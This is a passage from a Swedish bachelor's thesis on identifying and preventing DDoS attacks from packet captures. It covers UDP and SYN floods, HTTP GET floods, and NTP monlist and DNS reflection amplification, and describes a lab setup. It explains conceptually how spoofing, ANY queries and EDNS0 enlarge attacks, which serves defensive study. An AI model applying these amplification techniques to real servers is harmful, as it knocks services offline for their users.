HÖGSKOLAN
I HALMSTAD

IT-Forensik och Informationssäkerhet 180hp

KANDIDATUPPSATS

Analys av DDoS-attacker för identifiering och prevention

Peter Genestig och Joel Gustafsson

Datateknik 15hp

Halmstad 2014-08-25

Analys av DDoS-attacker för identifiering och prevention

Kandidatuppsats

2014-08-25

Författare: Peter Genestig & Joel Gustafsson

Handledare: Mattias Weckstén

Examinator: Urban Bilstrup

Sektionen för informationsvetenskap, data- och elektroteknik
Högskolan i Halmstad
Box 823, 301 18 HALMSTAD

Kandidatuppsats
Sektionen för informationsvetenskap, data- och elektroteknik
Högskolan i Halmstad

Abstrakt

Beroendet av internet har ökat markant över de senaste tjugo åren, detta har medfört att tjänster som tidigare tillhandahölls lokalt i fysisk form har sakta fasats ut. Samhällets förtroende för internet och dess struktur medför vissa svagheter, som öppnar upp för attacker vilka kan överbelasta plattformar och göra företagets tjänster otillgängliga.

Syftet med arbetet är att identifiera DDoS-attacker från pcap-filer och undersöka hur DRDoS-attacker skalar. Arbetet tar även upp frågeställningar om likheter och skillnader mellan attackerna som används samt huruvida de skiljer sig från legitim trafik och hur detta kan vara ett problem när skydd eller liknande implementeras.

För att besvara frågeställningarna har vi valt att göra tre experiment samt analys. De tre experiment görs i en fysisk labbmiljö där attackerna kan ske på ett kontrollerat miljö, där pcap-filer kan samlas in för analys.

I arbetet påvisades att en reflektionsattack som utnyttjade DNS kunde uppnå en skalning med en faktor på 80 gånger. Det har även påvisats vilka likheter som finns mellan de fem attacker som granskades.

Innehåll

Figurförteckning

Tabellförteckning

Akronymförteckning

DoS:	Denial of Service
DDoS:	Distributed Denial of Service
DRDoS:	Distributed Reflection Denial of Service
UDP:	User Datagram Protocol
TCP:	Transmission Control Protocol
HTTP:	Hypertext Transfer Protocol
NTP:	Network Time Protocol
DNS:	Domain Name System
PCAP:	Packet Capture

1. Introduktion

Samhällets beroende av internet har stadigt ökat, tidigare kunde personer utföra alla ärenden på en eller annan plats i sin närhet. Det har skiftats till att utföra sagda ärenden enbart på nätet mot en hemsida eller liknande plattform. Om detta webbsystem blir otillgängligt kan det innebära markant förlust för företaget som har hand om nämnda plattform. Som exempel kan en internetbank tas, enligt statiska centralbyråns senaste undersökning om privatpersoners användning av internet har 77 % (5 912 900) använt en internetbank under första kvartalet av 2013[1].
Andra exempel på webberoende tjänster är ansökningar till eftergymnasial utbildning men det kanske främsta exemplet är nog webbutiker och företag vilka har hand om kortbetalningar som är ytterst känsliga för överbelastning av dess serverar.

Sättet som används för att göra maskiner otillgängliga kallas för DoS, denial of service, eller DDoS, distributed denial of service, ifall attacken utförs av flertalet förövare. DDoS-attacker utförs ofta på det sättet att ett stort antal infekterade datorer, så kallade zombies, tvingas attackera en viss server utan att ägaren till datorn är medveten om att det sker. Dessa zombies styrs ofta av en slags kontrollserver som i sin tur styrs av den riktiga angriparen. Just på grund av att det är många datorer som utför attacken resulterar i att det blir svårt att identifiera den riktiga angriparen, eftersom den personen gömmer sig ett flertal steg bort från attackens front.

DDoS-attacker är mycket populära att använda vid angrepp mot ett specifikt mål då de är relativt enkelt att utföra angreppen. De är svåra att förebygga eftersom det är problematiskt att identifiera vilka paket i trafiken som är skadliga och vilka paket i trafiken som är legitima. Detta beror på att attackerna oftast är mycket lika eller identiska med de legitima paketen.
Attackerna vilka är skapade för att antingen uttömma bandbredden på vägen till servern, tömma serverns resurser alltså CPU och minne eller bådadera[21].

1.1 Syfte, Problematisering och Problemformulering

DDoS-attacker är ett gammalt problem, det har forskats om det under lång tid. Trots detta används äldre DDoS-attacker fortfarande flitigt på internet samtidigt som nya attacker upptäcks.
Det har gjorts ett antal arbeten om olika sorters flood-attacker, så som UDP-flood, TCP-syn flood och ICMP-flood [6][5][8]. Även HTTP-get flood eller liknande attack som utnyttjar HTTP har använts i ett par arbeten[5][31]. Dessa arbeten har dock inte granskat pcap-filer för att få ut informationen utan gjort det på andra vis vilket ledde till vår första problemformulering om granskandet av pcap-filer. Pcap-filer är av intresse eftersom det är vanligt att de används för att fånga upp nätverkstrafik. Det kan därför vara klokt att använda dessa filer för att även identifiera attackerna. Problematiken är dock hur det skall göras vilket inte tidigare har berörts.
Ett syfte med arbetet blir därför att granska olika pcap-filer med trafik för att identifiera olika typer av DDoS-attacker.

Till skillnad från de ovan nämnda angreppsmetoderna så finns det inte lika många arbeten som tar itu med flera DRDoS, distributed reflective denial of service, attacker. Ett arbete har nyligen tittat på många olika attacker[20], i arbetet har han däremot inte tittat på hur förstärkningen skalar eller hur resurserna på de reflektorer som utnyttjas påverkar svarsstorleken. Vilket skulle ge en bild av hur attackerna förändras i takt med en reflektionsserver förändras och hur den påverkar attacken. I arbetet skall det därför undersökas hur förstärkningen av reflektionsattacker ser ut och hur information på reflektorerna påverkar denna förstärkning

Arbeten tittar sällan på hur attackerna ter sig för de olika deltagarna i angreppen utan tittar ofta enbart på en punkt[33][50]. Det blir därför svårt att få full förståelse för hur attacken ifråga beter sig när enbart en liten del undersöks. Det är möjligt att en attack ser ut på ett visst vis som inte utmärker den hos målet som skadlig, men det är möjligt att det finns något utmärkande tidigare i kedjan. Detta kan återkopplas till de tidigare frågorna i och med att data samlas in och granskas.
Attackerna används under lång tid vilket leder till frågan om det finns något gemensamt mellan alla de olika attackerna som vi granskar, detta blir intressant att jämföra med exempelvis reflektionsattackerna som dykt upp betydligt senare. Den troliga anledning till att attackerna nyttjas år efter år bör vara att de är svåra att upptäcka, vilket även utvecklar frågan med hur attackerna skiljer sig från den legitima trafiken, inom det egna protokollet. Det skall således kontrolleras hur DDoS-attackerna skiljer sig från ett legitimt svar, en legitim begäran eller en annan slags attack och därför kan klassas som skadlig trafik och hur detta kan vara ett problem när skydd eller liknande implementeras.

Hur kan man genom att granska pcap-filer identifiera olika typer av DDoS-attacker?

Hur ser förstärkningen av reflektionsattacker ut? Hur skalar förstärkningen av reflektionsattacker när innehållet i DNS och NTP databasen förändras?

Hur kan man genom att analysera DDoS-attackerna avgöra hur attackerna skiljer sig från varandra samt från den legitima trafiken?

2. Metod

2.1 Frågeställning 1 – Hur kan man genom att granska pcap-filer identifiera olika typer av DDoS-attacker?

Tidigare arbeten verkar inte ha utnyttjat pcap-filer för att identifiera olika typer av DDoS-attacker. Det bör tittas på kända attacker och olika detektionssätt. Till exempel föreslår Hussain et al att det skall tittas på TTL, källadress, fragment identification field samt ifall trafiken spikar upp vilket även nämns kan appliceras på frågeställning tre.[7]

Jeyanthi et al har gjort ett arbete där de skapat ett sätt för att detektera DDoS-attacker, de har fångat trafiken i pcap-filer och sedan grafiskt ritat upp information från filen[51]. Att grafiskt representera data skulle kunna utnyttjas för att visualisera spikar i trafik, men det ger bara en överblick av attacken och inte hela djupet i den.

Mirkovic et al har skapat en taxanomi över DDoS-attacker och deras egenskaper, detta arbete föreslår kännetecken som en utmärkande egenskap hos paket, exempelvis syn-paket för TCP eller att viss data bör finnas och så vidare[14]. Sådana kännetecken skulle kunna utnyttjas för att identifiera falska paket.

2.2 Frågeställning 2 – Hur ser förstärkningen av reflektionsattacker ut? Hur skalar förstärkningen av reflektionsattacker när innehållet i DNS och NTP databasen förändras?

Det har gjorts ett tidigare arbete om flera reflektionsattacker som angivit hur pass mycket attackerna blir förstärkta[20], arbetet har däremot inte kartlagt hur reflektorn förändrar denna skalning när resurserna på reflektorn förändras. Det har även gjorts arbeten som försökt motverka DDoS-attacker som utnyttjat DNS för reflektionsattacker. Det verkar dock som de har tittat på DNS-attacken som utnyttjar ”open resolvers” och inte attacken som använder reflektorer som ligger högre upp i kedjan[33].

Ett annat arbete har även de tittat på hur en reflektorattack med DNS pikar i trafik, det verkar som om det tittar på en auktoritär server i ett campusnät, de kan dock enbart se hur det ter sig för servern som agerar mellanhand och inte hela kedjan[50]. Vilket medför att arbetet inte kan få helhetsbilden för hur angreppet ser ut.

2.3 Frågeställning 3 – Hur kan man genom att analysera DDoS-attackerna avgöra hur attackerna skiljer sig från varandra samt från den legitima trafiken?

Hur attacker skall skiljas från vanlig trafik är trots allt en knivig fråga, det finns ett stort antal metoder och dessa implementeras allt som oftast i någon slags IDS, intrusion detection system, eller IPS, intrusion prevention system[11].

Det har även gjorts många olika arbeten på metoder för att skilja legitim trafik från skadlig trafik, Chandola et al ger en överblick över alla olika metoder i sitt arbete[11]. För att särskilja trafiken får antingen den skadliga trafiken letas upp efter ett definierat mönster, alltså används signaturer, eller så utnyttjas någon slags metod för att detektera avvikelser från nätverkets vanliga beteende. Båda metoderna har sina fördelar och sina nackdelar, fördelen med att använda signaturbaserade försvar är att det kan plocka

välkända attacker. Fördelen med att leta efter avvikelser i nätverket är att det kan upptäcka tidigare okända attacker vilket inte signaturbaserade attacker kan.[12][13]

Vilken av dessa tekniker som skall väljas verkar det ändå inte finnas någon slags enad front på, utan vissa använder en sorts teknik, andra använder sig av flera olika[12]. Yu et al har dock föreslagit att man kan analysera trafikens flöden[15]. Även Gupta et al använder sig av hur flödet förändras i nätverket för att kunna detektera attacker, de tittar också på hur volymen av data förändras[16].

Thapngam et al föreslår att eftersom zombies lyder ett program så försvinner människans oförutsägbarhet, som exempel ges att en människa inte klickar på en viss länk direkt utan måste ”ta in” hemsidan. En zombie å andra sidan kommer ta emot sidan och direkt utföra en viss handling ex hämta en viss bild, vilket medför att dessa anslutningar skapar ett mönster[17].
Det skapas ytterligare en problematik ifall paketen är identiska med en legitim förfrågan, om så är fallet kommer valmöjligheterna att begränsas kraftigt.

2.4 Metodkritik

Det bör sedan avgöras huruvida det är möjligt att simulera sagda miljö, utföra attackerna i simuleringsprogrammet samt få ut attackerna i pcap-filer. En fysisk miljö kommer reflektera verkligheten bättre än en simulering skulle göra, även om sagda fysiska miljö är ”liten”.
Även om det blir en mycket liten miljö kommer attackerna kunna användas för att granskas, det finns inte någon möjlighet att skapa en attack i samma storlek som en attack i ett live-nät. Trots detta kommer beteendet vara identiskt till en riktig attack vilket medför att det blir ett attraktivt tillvägagångssätt.

Tidigare arbeten har använt allt från så kallade test-beds[6], till att utföra enbart simuleringar i simuleringsprogram[2][3][8][9], andra har använt sig av en slags hårdvaruplattform för simuleringar[5] och en del har använt sig av nät i en livemiljö[7][20].

Nackdelen med att använda sig av en nätverkssimulator är att det är en programmerad mjukvara, som inte alltid agerar som fysiska komponenter gör i verkligheten. Fördelen med att använda sig av en simulator är att en större nätverkstopologi kan skapas, utan att behöva alla fysiska komponenter och kablage.

Angående den första frågeställning och dess tillhörande metod är att den tillhandahåller många olika identifikationsparametrar som inte nödvändigtvis behöver ge utslag, nackdelen blir att det inte säkert kan avgöras vilken parameter som skall granskas först. Fördelen blir att det bör finns någon parameter eller egenskap som kan appliceras på alla de olika attackerna.

3. Bakgrund

3.1 UDP

UDP, user datagram protocol, verkar på Transportskiktet av OSI modellen. Det finns några distinkta skillnader som utmärker UDP från TCP.
UDP är ett förbindelselöst protokoll vilket innebär att paketen skickas utan någon garanti att paketen anländer hos mottagaren i rätt ordning eller alls. Det genereras inte heller ett meddelande som talar om för avsändaren och mottagaren att paketen har eller inte har nått sitt mål. Denna funktion kallas för Error Check och är något som UDP saknar. Detta gör att UDP anses som ett betydligt mer opålitligt och tunnare protokoll än TCP, dock så medför UDPs lättvikthet en del fördelar.[38]

Anledningen till att UDP fortfarande används i en så stor skala över internet idag är just på grund av att den saknar många av de egenskaperna som TCP har. Detta medför att UDP-paketen skickas snabbare och mer okomplicerat än TCP. UDP används av program där det finns krav på låg latens men inte på att pakettapp eller att paketen anländer i en omkastad ordning undviks exempelvis vid VoIP, voice over internet protocol, eller online-spel. Att använda sig av ett lättviktigt protokoll är mycket fördelaktigt för internetapplikationer som RIP, DHCP, NTP och DNS. UDP har en header som innehåller: source IP, destinationsport, storlek och en kontrollsumma.[38]

En UDP-flood attack går till på så vis att angriparen skickar en mängd UDP-paket till slumpmässiga portar hos målet. Om ett UDP-paket når en port som inte används av någon applikation kommer målservern att automatiskt svara med att skicka ett *ICMP destination unreachable* respons till source IP adressen hos UDP paketet. För varje ICMP svar som servern måste generera förbrukas processorkraft. Detta gör att en UDP-flood attack kan belasta både bandbredden till målet och serverns CPU, vilket kan leda till en denial of service[37]. Ett annat sätt att utföra samma attack är att skicka UDP-paket som är väldigt stora för att på så vis använda upp all bandbredd.

Enligt Mirkovic et al kan man också attackera nätverket hos ett mål genom att skicka en stor mängd UDP packet över en kort tidsperiod. Detta kan leda till att man överbelastar processoren på en router som leder fram till offrets målsystem. [35]


Som ett sätt för angriparen att delvis skydda sin identitet går det att spoofa IP-adressen i headern på UDP-paketen i angreppet så att retur ICMP meddelandet inte skickas tillbaka dit de kom ifrån utan istället till den spoofade IP-adressen.[36]

3.2 TCP

TCP, transmission control protocol, är ett protokoll för transport av paket och ser till att alla paketen når sin destination. TCP detekterar problem på vägen så som att paket tappats på vägen, kommer fram i fel ordning och paket som duplicerats. TCP är helt enkelt tänkt att leverera exakt den information som skickats, inte nödvändigtvis snabbt utan precist[22]. Tack vare dessa egenskaper används TCP av många populära applikationer till exempel file transfer protocol, hypertext transfer protocol mfl, eftersom dessa applikationer kräver att all data når sina mål.[23]

För att TCP ska kunna tillhandahålla de egenskaper som krävs för att en tillförlitlig anslutning skall skapas använder det sig av en funktion som kallas ”three-way handshake”.”Three-way handshake” innebär att TCP öppnar en anslutning till en annan TCP på ett kontrollerat sätt.

Klienten A börjar med att skicka ett Syn-paket som innehåller ett slumpmässigt värde k som blir sekvensnumret, exempelvis 100. Klienten B som mottagit Syn-paketet från A skickar tillbaka ett paket med Syn-ack som innehåller ett nytt slumpmässigt sekvensnummer, ex 300, samt ett ack nummer som är värdet k+1. Klienten B håller nu en halvöppen anslutning i sitt minne till A, för att anslutningen skall slutföras måste A skicka ett Ack till B. Detta Ack innehåller, sekvensnumret 101 som var Ack-fältet i Syn-ack och Ack-numret 301, alltså Syn-acks sekvensnummer+1. När B mottagit detta är ”three-way handshake” klart och klienten kan börja skicka data.[24][10][25]



Figur 1, TCP three-way handshake, öppning av anslutning

Detta är hur en legitim ”three-way handshake” skall se ut.

En vanlig attack som används i TCP är syn-flood, som är en attack som utnyttjar TCP:s beteende.
Syn-flood går ut på att öppna upp ”three-way handshake” men aldrig utföra det sista steget[26](se steg 4 i figur 1) eller helt enkelt öppna ”three-way handshake” med en förändrad källa. Denna förändrade källan kan antingen vara en enda adress, genererad från en lista eller slumpmässigt framtagen.[27][21]

När målet för attacken sedan försöker kontakta källan som den tror har initierat TCP anslutningen så finns ingen möjlighet till svar eftersom Syn-ack:t inte går till en dator som faktiskt skickat Syn-paket från början.

Det är emellertid i angriparens intresse att IP-adresserna inte är nåbara eftersom det då kommer tvinga fram den halv-öppna anslutningen, om den falska källa visar sig vara nåbar kommer den skicka tillbaka ett svar på Syn-ack från målet som nollställer anslutningen och friar upp bandbredd och minne hos målet. [27]
Styrkan i denna attack ligger i att TCP endast kommer öppna ett visst antal halv-öppna, där det sista ack:t aldrig skickats, anslutningar och sedan inte acceptera fler tills någon av de tidigare halv-öppna anslutningarna slutförts eller kastats ut ur minnet. Dessa halv-öppna anslutningar kommer hållas öppna en viss tid.

Om detta scenario sedan upprepas ett antal gånger leder det till att målet för attacken snabbt börjar droppa legitim trafik som egentligen skall accepteras vilket skulle kunna medföra att en hemsida blir onåbar för det egentliga klientelet.

3.3 HTTP

HTTP, hypertext transfer protocol, är ett protokoll på applikationsnivån av OSI-modellen, open systems interconnection, och är till för att distribuera och dela hypertext mellan noder. Det är byggt upp på ett klient-server sätt, där klienten först gör en begäran att hämta någon slags information och servern skickar sedan ut svaret.
HTTP är byggt för att inte ta i åtanke vad det är för data som förs mellan noder med hjälp av det[28], vilket medför att det passar till att använda dess port 80 för annat än webbsidor, till exempel för att uppdatera signaturer till ett virusskydd eller liknande. HTTP används för det mesta till att visa webbsidor med hjälp av www och url:er i webbläsare, ex http://www.hh.se vilket leder till en hemsida.

Inom HTTP finns det en metod som kallas GET, GET är enligt standarden RFC 2616 http/1.1[29] till för att ”retrieve whatever information (in the form of an entity) is identified by the Request-URI” vilket betyder att det är till för att hämta informationen från den plats som URI:en, uniform resource identifier, anger. För att till exempel hämta en specifik bild från en hemsida skulle begäran från klienten öppna upp en TCP anslutning på port 80, vilket är standardporten för HTTP. En del av denna begäran skulle se ut som följande:[30]

```
GET /images/18.7502f6fd13ccb4fa8cb5fab/1363344173345/it-forsenik.jpg
Host: www.hh.se
```

Figur 2, bit av en GET-begäran

GET ger alltså en lokalisering till resursen som klienten vill hämta, i exemplet en bild.

Detta kan användas av användare som vill utföra en så kallad App-DDOS, application layer distributed denial of service, attack där angriparen använder sig av GET. Denna attack går ut på att skicka ett stort antal förfrågningar med hjälp av ett botnät för att få


en viss resurs tillbakaskickad till sig. På så vis kan en angripare dels tömma ut serverns resurs och samtidigt slå hårt mot den tillgängliga bandbredden, det är en fråga om vilken resurs som tar slut först.

Fördelen för en angripare är att förfrågningarna med GET inte förlitar sig på ett visst beteende i det underliggande protokollet, utan dessa förfrågningar ser ut precis som de legitima, vilket gör det svårt att skilja den legitima trafiken från den trafik som skickas från angriparen. Som tidigare nämnts används även port 80 ofta av andra applikationer för att tunnla sig ut och porten är därför ofta öppen genom en brandvägg vilket gör att attacken kan passera obemärkt förbi den maskin som är menad att försvara servern[3]. Det skulle också vara möjligt för angriparen att skapa olika mönster för att få attacken att se mer slumpmässig ut ifall den upptäcks istället för att låta den plötsligt spika upp.[31]

Värt att nämna är att angriparen behöver ett stort botnät och servern någon resurs som är tung för att attacken skall lyckas som bäst.

3.4 Reflektionsattacker

DRDoS, distributed reflective denial of service, vilket innebär att personen eller personerna som utför attackerna ändrar källan i paketen som skickas till reflektorn, värt att nämna är att reflektorn är omedveten om att den är del i ett angrepp. I dessa paket med förändrad källa begärs någon slags tjänst från reflektorn, exempelvis genom att begära serverlistor från steam[20], och svaret skickas från reflektorn till målet[21]. På så vis undgår de som har kontrollen över angreppet att bli upptäckta av offret för angreppet, då reflektorn är den som förstärker attacken och det är reflektorns IP som syns i loggar och liknande.




Figur 3, generell beskrivning av DRDoS

3.5 NTP

NTP, network time protocol, är ett protokoll som är till för att synkronisera datorernas klockor och det använder UDP. NTP är uppbyggt på olika nivåer så kallade stratums,

högst upp ligger någon slags klocka som kan hålla tiden, till denna klocka ansluts servrar som rubriceras som primary time servers vars uppgift enbart är att skicka vidare tiden, motverka att fel uppstår samt att tiden är korrekt. Under denna nivå kommer second time servers vars uppgift att vidarebefordra tiderna från servrarna på nivån över till den tredje nivån där klienter kan återfinnas, men även andra servrar. Dessa nivåer kan fortsätta ett antal gånger. [18]



Figur 4, nivåerna för NTP

När en klient begär en tid från en NTP-server skickar den ett meddelande till en eller flera servrar. Servern eller servrarna tar emot meddelandet, skriver över ett antal fält och skickar sedan tillbaka denna information till klienten, som sedan med hjälp av informationen i meddelandet kan avgöra serverns tid i avseende till den lokala tiden och justera den lokala tiden därefter. I meddelandet skickas även information om hur precis och tillförlitlig en server är vilket har till följd att en klient kan välja den server som ger störst tillförlitlighet.[18]

Under 2013 upptäcktes det att kommandot monlist, som är aktiverat från början i äldre implementationer av NTP, användes för att skapa reflektionsattacker som ökade mängden data som skickades till målet markant. Monlists tänkta funktion är att generera en lista över de 600 senaste IP-adresserna som synkroniserat med NTP-servern[19], originaltanken är att listan skall användas till felsökning.
I fallet med attacken används monlist inte till dess tänkta syfte, utan en eller flera angripare skickar paket som begär ut information från monlist, i paketen som de skickat har de dock ändrat sin sourceadress till målets vilket medför att målet plötsligt mottar stora mängder UDP-paket med 440 bytes payload till sig. De som utför attacken kan plötsligt slå ut mål trots bristen på tillgång till ett större botnät, utan kan använda sig av betydligt färre zombies eftersom paket som de skickar till reflektorn är så små och svaren ut är så stora.[20]

3.6 DNS

DNS, Domain Name System, är tjänsten som sammanlänkar den webbadressen som skrivs in i webbläsaren med ett IP-nummer med ett domännamn. DNS är något som förmodligen alla internetanvändare kommer i daglig kontakt med, men på grund av dess tidiga implementering finns det ur dagens synvinkel många säkerhetsbrister. [32]
En typisk DNS-förfrågan går till på så vis att en användare skickar en DNS-förfrågan på en webbadress. I denna begäran ställs frågan ”vad är IP-adressen till www.exempel.com”. I förfrågan finns också metainformation, som source IP-adressen, och det är till denna adress som svaret på DNS-förfrågningen skall skickas. Efter att DNS-servern kollat upp den nummeriska IP-adressen till www.exempel.com så skickas svaret till den IP-adress vilken finns listad som källa-IP i den ursprungliga begäran. [32][34]
DNS-servrar har domäner som finns definierade i databaser, i dessa databaser finns poster. Dessa poster eller förteckningar definierar subdomäner och IP-adresser som det pekas mot. Ett exempel på en post kan vara; test.lan. IN NS ns1.test.lan.
Denna post skulle definiera en namnserver för test.lan och sedan peka på vilken den skulle till, i detta fall datorn med namnet ns1.

Kärnan i en DNS reflektionsattack ligger i möjligheten att förfalska source IP-adressen som finns i den DNS-förfrågan som skickas till DNS-servern. DNS-attacker kan utföras på två olika sätt, antingen genom att använda ”open resolvers” eller auktoritära namnservrar. Antalet ”open resolvers” har minskat eftersom nätverksoperatörer medvetna om hotet[20], det finns dock fortfarande ett stort antal ”open resolvers” enligt open resolver project[48]. De auktoritära servrarna utnyttjas på ett liknande sätt.

Angriparen skickar ut en DNS-förfrågan på ett domännamn exempelvis www.exempel.com. Här spoofas source IP-adress till att efterlikna den IP-adressen som används av offret. Detta innebär att man kan skicka en DNS-förfrågan till en server men returen hamnar hos det tilltänkta målet istället för hos den initierande parten. [32][20]
Eftersom den DNS-förfrågan som skickas av angriparen till DNS-servern är i storleken mindre än responsen som DNS-servern svarar till målet, innebär det att DNS-servern fungerar som en förstärkare. Exakt hur förstärkt svaret blir varierar, men i vanliga fall ligger begäran på ca 60 byte och svaret på betydligt fler byte. [34][20]


Modifikationer för att effektivisera denna attack kan enkelt göras. Exempelvis bör man ha fler klienter som skickar spoofade DNS-förfrågningar till DNS-servern. [33].
Det går dessutom att generera en större svarsretur på DNS-förfrågningen från servern genom att begära ett uppslag på en websida med många subdomäner, detta resulterar i ett större svar som är mer påfrestande på den tillgängliga bandbredden. Alternativt går det att utföra kommandot ANY som begär ut alla konverterade IP adresser som finns listade i anropade DNS-server. [20]
För att dessa attacker skall skapa en mycket stor skada på mål-systemet så måste edns0 aktiveras från angriparens sida. Edns0 är en standard vilken är framtagen för att öka mängden information som kan skickas inom vissa fält i ett DNS-paket. Hur stora paket som kan skickas kan skilja från server till server men i slutändan är det klienten som sätter gränsen för mängden information som skall skickas tillbaka som max. Servern kan

dock sätta hur stora paket som skall skickas och vid vilken gräns de skall splittras upp, i standarden föreslås en gräns någonstans mellan 1280 bytes och 1410 bytes.[46]

4. Experimentmiljö

För att få fram exakt information kring DRDoS-attackerna som utnyttjar NTP och DNS skall två fysiska experiment göras, i det första skall attacken med NTP göras och i det andra skall DNS-attacken användas. Ett tredje mindre experiment görs för att samla in data till analys om UDP-flood och Syn-flood.

4.1 Generell miljö



Figur 5, nätverk och adresser

I nätverket finns fyra stycken datorer, varav tre har serverroller och den sista datorn enbart agerar angripare. Dessa datorer är stationära datorer av märket Dell OptiPlex 740, alla dessa datorer kör en Linux distribution vid namn Lubuntu som är en variant av Ubuntu fast med en annan grafisk miljö. Den grafiska miljön bär namnet LXDE och det är därifrån L:et i Lubuntu kommer.
Alla dessa datorer konfigureras med de statiska IP-adresser som syns i Figur 5, med korrekta nätmaskar och gateways till deras respektive nätverk, som DNS-server läggs i ett senare skede 3.3.3.2 in för att utföra DNS-upplysningar.

Processor:	AMD Athlon 64 x2 4600+ 2,4 GHz
Minne:	1-2 GB 667 MHz DDR2
Nätverk:	1 GigabitEthernet

Tabell 1, information om datorerna

I nätverket finns det totalt två stycken routrar, en av märket Cisco 2800 series samt en 2911 och till 2911:an finns två stycken switchar från Cisco kopplade, dessa bär modellnamnen Catalyst 2960.

	Catalyst 2960	R1 2800 series	R2 2911
